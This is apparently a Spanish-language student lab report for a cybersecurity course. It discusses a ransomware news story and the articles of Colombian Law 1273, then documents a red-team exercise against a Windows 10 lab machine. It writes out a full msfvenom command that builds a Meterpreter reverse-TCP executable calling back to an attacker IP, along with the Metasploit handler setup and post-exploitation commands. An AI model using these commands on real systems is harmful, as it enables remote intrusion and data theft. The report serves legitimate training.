Según lo contemplado en el código de ética, al aceptar el acuerdo y realizar los procesos hay incluidos las consecuencias de esta estría en falta gravísima, la cual la consecuencia sería la cancelación definitiva de la matrícula profesional.

Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

Ciberseguridad: seis empresas de Córdoba complicadas por ataques

Hace un año, el Poder Judicial de Córdoba se paralizó por un ataque informático. En mayo fue el turno de Apross y la semana pasada le tocó al Pami, que si no cumple las exigencias de los ciber atacantes dejará expuestos los datos y códigos de millones de jubilados. Por estas horas, seis compañías de primera línea tienen complicada su operatoria por distintos tipos de ciberataques.

Se trata de dos empresas de servicios, una dedicada al retail y el resto son grandes comercios. La mayor parte se trata de ransomware, un software que secuestra datos de una organización para luego reclamar un rescate. Una de ellas tenía

vencido el antivirus desde febrero y otra se había quedado sin la licencia de Fortinet, una de las principales compañías en el mundo en ciberseguridad, en ambos casos, resultado de la falta de dólares para pagos al exterior.[10]

Los involucrados en este delito están incurriendo a delitos tales como lo es espionaje, violación de datos personales, chantaje, lo cual se es penalizado por la ley colombiana.

A continuación, se resaltan los artículos que se están violando en el delito expuesto anteriormente:

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.[11]

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático. [12]

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales.

[10] DÁVILA, Diego. Ciberseguridad: seis empresas de primera línea en Córdoba, complicadas por ataques | Negocios | La Voz del Interior. La Voz del Interior [página web]. (16, agosto, 2023). [Consultado el 18, agosto, 2023]. Disponible en Internet: <https://www.lavoz.com.ar/negocios/ciberseguridad-seis-empresas-de-cordoba-complicadas-por-ataques/>.

[11] Superintendencia de Industria y Comercio [página web]. [Consultado el 20, agosto, 2023]. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

[12] Superintendencia de Industria y Comercio [página web]. [Consultado el 20, agosto, 2023]. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

3.2 Etapa 3 - Ejecución pruebas de intrusión


Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

Para llevar a cabo las pruebas de pentesting solicitadas en el anexo 4 se utilizó una máquina física Windows 10 proporcionada para el laboratorio y una maquina kali Linux ambas configuradas en la misma red.

Kali Linux

Kali Linux es un sistema operativo utilizado principalmente para proteger y optimizar ordenadores y redes al igual que para descifrar contraseñas. Dado que estas características se es posible llevar a cabo la prueba de intrusión.


Ilustración 3. Las dos máquinas virtualizadas y configuración de red



Fuente: el autor


La máquina debe tener todos los sistemas de seguridad deshabilitados: Windows defender, firewall, antivirus y protección en tiempo real.

Ilustración 4. sistemas de seguridad deshabilitados, control de aplicaciones y navegador



Fuente: el autor

Ilustración 5. sistemas de seguridad deshabilitados firewall y protección de red




Fuente: elaboración del autor

Ataque payload: es la carga que se va a ejecuta en cierta vulnerabilidad, es decir, la carga que se activa a la hora de aprovechar dicha vulnerabilidad. Un mismo payload puede ser utilizado por distintos exploits y un mismo exploit puede utilizar varios payloads.

Meterpreter: Es un payload también conocido como una carga útil avanzada y dinámicamente extensible que forma parte de Metasploit Framework. Lo utilizan probadores de penetración y atacantes para obtener acceso remoto a un sistema comprometido y ejecutar comandos. Meterpreter es sigiloso, ya que reside completamente en la memoria y no escribe nada en el disco. También es extensible, ya que se pueden desarrollar nuevos módulos para agregar nuevas características y funcionalidades en seguridad informática.[13]

Ilustración 6. Ip del Kali Linux 192.168.1.103




Fuente: el autor

Una vez Windows tenga el archivo .exe creado por msfvenom se procede a ejecutar msfconsole en una consola para hacer uso de un exploit que contribuya a escuchar y ejecutar el meterpreter por medio de una Shell reversa

13 ¿QUÉ ES Meterpreter? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. [Consultado el 10, septiembre, 2023]. Disponible en Internet: <https://keepcoding.io/blog/que-es-meterpreter/>.

Ilustración 7. Ejecución exploit y .exe en Windows 10 x64



Fuente: el autor

Msfvenom contiene una singular estructura de sintaxis para la selección y creación de ejecutables maliciosos.


Procedemos a configurar el payload para la ejecución del xploit

Ilustración 8. Configuración del payload

Fuente: el autor

Al logar exitosamente la ejecución del exploit por medio de meterpreter nos permite una conexión remota y con el comando sysinfo probaremos la conexión que existe entre las dos máquinas y nos mostrara información del Windows 10.

Ilustración 9. Comando sysinfo




Fuente: el autor

Msfconsole: ofrece una práctica interfaz para casi todas las opciones y la configuración disponible en el Framework. Se utiliza msfconsole para el lanzamiento del exploit, cargando módulos auxiliares, realizando la enumeración, la creación del modo escucha.

Para acceder a los archivos de ayuda de msfconsole, introduzca help seguido del comando que usted está interesado. En el siguiente ejemplo, estamos buscando un archivo .exe para proceder a eliminarlo.

Para buscar el documento usamos el comando search -f *.exe


Ilustración 10. search -f *.exe



Fuente: el autor

Para eliminar el documento usamos el comando rm PoC1083916770.exe

Ilustración 11. Eliminación del archivo.exe



Fuente: el autor

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específica el cual ataca a la máquina Windows 10 X64.

Los datos otorgados en el anexo 4 fueron de gran ayuda para identificar el fallo de seguridad debido a que nos otorgó la información de los comandos necesarios para crear y llevar a cabo la prueba de intrusión.

Datos e información del anexo 4 – escenario 3:


- La máquina víctima debe estar en la misma red que la máquina atacante y estar en un mismo fragmento de red este dato fue muy importante porque nos indica como deben de estar configuradas la maquinas en la red.
- La máquina Windows 10 con una arquitectura x64, esta máquina debe tener todos los sistemas de seguridad deshabilitados: Windows defender, firewall, antivirus y protección en tiempo real, este dato ayudo a poder hacer ping entre las dos máquinas y realizar la prueba mediante del expliot debido a que el taller no abarcará técnicas de evasión a los antivirus.
- En el anexo 4 nos brinda los comandos y las características de estos, para la creación de ejecutables maliciosos, para el taller y teniendo en cuenta el enunciado los principales comandos u opciones a utilizar.

- El anexo también nos da el paso a paso para crear el archivo por msfvenom y cuando la víctima Windows 10 tenga el archivo .exe es procede a ejecutar msfconsole en una consola para hacer uso de un exploit que contribuya a escuchar y ejecutar el meterpreter por medio de una Shell reversa.

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿Qué puerto abre la aplicación específica en el anexo?

La herramienta que se utilizó para identificar los fallos de seguridad en la maquina Windows 10, fue gracias a la herramienta Nmap la cual hace un escaneo de la máquina y da como resultado que el puerto que tenía abierto el cual representan la falla en seguridad que se presentó mediante el desarrollo de la prueba.

Ilustración 12. Comando nmap -sS 192.168.1.192 -A



Fuente: el autor

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

Las payload pueden permanecer latentes en un ordenador o red afectando como lo puede ser: el robo de datos especialmente frecuente es el robo de información personal, a través de diversas formas de fugas de datos.


También puede afectar a la víctima ya que se puede hacer vigilancia de la actividad del usuario en un ordenador, esto puede hacerse con fines de espionaje, chantaje.

Se puede hacer mostrar anuncios, algunas cargas útiles maliciosas funcionan mediante la presentación de anuncios persistentes y no deseados a la víctima.

Otra afectación es la eliminación o modificación de archivos: esta es una de las consecuencias más graves. Debido a que los archivos pueden ser borrados o modificados para afectar al comportamiento de la víctima.

Descargar nuevos archivos: algunas cargas útiles maliciosas vienen en archivos muy ligeros, ya una vez ejecutados activarán la descarga de cierta pieza de software malicioso más peligroso.

Ilustración 13. Esquema del ataque



Fuente: el autor

Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

- Comando para la creación de carga útil msfvenom

msfvenom -p Windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=192.168.1.103 LPORT=443 -f exe >> /home/Kali/Downloads/PoC1083916770.exe

- Comandos para la ejecución del exploit.

Use exploit/multi/handler

El payload a utilizar es el mismo que se utilizó en la construcción del ejecutable: Set **payload Windows/x64/meterpreter/reverse_tcp**

Para ingresar la ip del Kali Linux: **Set lhost 192.168.1.103**

Para ingresar el puerto 443 el cual en la mayoría de las ocasiones se encuentra en estado open: **Set laport 443**

Para finalizar el ataque con la apertura de un meterpreter para manipular
la máquina Windows: **exploit**

- Comandos para manipular el equipó afectado:

Help: para enlistar todos los módulos

SysInfo: Permite obtener información del sistema remoto como:

1. Nombre de la máquina.
2. Sistema Operativo.
3. Tipo de arquitectura.
4. Lenguaje del sistema operativo

Search: Permite buscar archivos en la maquina víctima, sarch -f *.exe.

además:

1. Permite indicar el tipo de archivo.
2. Permite indicar la ruta donde se quiere realizar la búsqueda.

